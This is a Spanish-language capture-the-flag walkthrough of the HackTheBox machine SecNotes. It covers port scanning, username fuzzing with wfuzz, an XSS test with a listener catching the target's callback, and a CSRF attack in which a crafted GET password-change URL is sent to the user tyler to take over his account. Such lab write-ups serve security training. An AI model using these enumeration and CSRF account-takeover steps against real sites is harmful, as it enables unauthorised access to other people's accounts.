HackTheBox - SecNotes (medium)

- SecNotes is a medium difficulty machine, which highlights the risks associated with weak password change mechanisms, lack of CSRF protection and insufficient validation of user input. It also teaches about Windows Subsystem for Linux enumeration.
Nmap
- Estos son los puertos abiertos y los servicios que corren en la máquina.
❯ nmap -sCV -p80,445,8808 10.129.16.60 -oN targeted
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-07 17:13 -0600
Nmap scan report for 10.129.16.60
Host is up (0.081s latency).

PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: HTB)
8808/tcp open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-02-07T23:13:28
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -49s, deviation: 0s, median: -49s
Enumeración
- Vemos a que nos estamos enfrentando.
❯ netexec smb 10.129.16.60
SMB         10.129.16.60    445    SECNOTES         [*] Windows 10 / Server 2016 Build 17134 (name:SECNOTES) (domain:SECNOTES) (signing:False) (SMBv1:True)
- Vemos que no podemos ver los recursos compartidos a nivel de red por SMB.
❯ smbclient -L 10.129.16.60 -N
session setup failed: NT_STATUS_ACCESS_DENIED
- Vemos las tecnologías que están corriendo en el puerto 80.
❯ whatweb http://10.129.16.60
http://10.129.16.60 [302 Found] Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.129.16.60], Microsoft-IIS[10.0], PHP[7.2.7], RedirectLocation[login.php], X-Powered-By[PHP/7.2.7]
http://10.129.16.60/login.php [200 OK] Bootstrap[3.3.7], Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.129.16.60], Microsoft-IIS[10.0], PHP[7.2.7], PasswordField[password], Title[Secure Notes - Login], X-Powered-By[PHP/7.2.7]

- Vemos un panel de login.

- Este es el IIS que corren el puerto 8808.

- Si probamos con admin:admin vemos que en la respuesta nos dice que no se encontro usuario con ese username lo cual gracias a eso ya podemos hacer Fuzzing para poder encontrar algun usuario valido.

- Aquí vemos como se tramita la data.
- Encontramos 1 usuario.
❯ wfuzz -c -t 200 --hs "No account found with that username." --hw=90 -w /usr/share/seclists/Usernames/Names/names.txt -d 'username=FUZZ&password=password' http://10.129.16.60/login.php
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.129.16.60/login.php
Total requests: 10713

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000010015:   200        34 L     91 W       1276 Ch     "tyler"

- Vemos que el usuario existe pero no sabemos su contraseña.
-
Lo que vamos hacer es registrarnos en Sign up now y después conectarnos.
-

Vemos lo siguiente.

XSS
- Si probamos un payload básico vemos que se ejecuta.

- Algo que también podemos probar es ver si el usuario Tyler revisa nuestros archivos ya que podemos enviarle un mensaje así que vamos a probar viendo si accede a un recurso que le diremos y ver si obtenemos la petición.
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

- Vemos que recibimos la petición.
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.16.60 - - [07/Feb/2026 18:03:13] code 404, message File not found
10.129.16.60 - - [07/Feb/2026 18:03:13] "GET /yiyi HTTP/1.1" 404 -
CSRF
-
Si recordamos hay un apartado de cambiar la contraseña si tu pruebas cambiando la contraseña de tu usuario te va a dejar pero tenemos el correo de tyler y podemos enviarle mensajes entonces podemos probar para cambiarle su contraseña.
-
Vamos abrirnos el BurpSuite.
-
Vamos a capturar la petición donde cambiemos nuestra contraseña al darle al botón de submit.
-
Si analizamos se envía por el método POST.

-
Vamos a cambiarlo a GEThaber si se cambia.
-
Le damos a Forward.



- Si vamos a Sign Out y nos volvemos a conectar con la contraseña la cual cambiamos vemos que funciona.
-
Vamos a volver a interceptar una petición donde hagamos un Change Password.
-
Y cambiamos el método a GET.


- Vamos a cambiarnos la estructura de la URL para poder cambiarle la contraseña al usuario Tyler.
change_pass.php?password=test123&confirm_password=test123&submit=submit
- Ahora copiamos y pegamos y le enviamos el mensaje.
-
Ahora esperamos un poco y nos conectamos como tyler y ponemos la contraseña que establecimos.
-
Funciona.

- Vemos una contraseña la cual supuestamente es del usuario tyler.
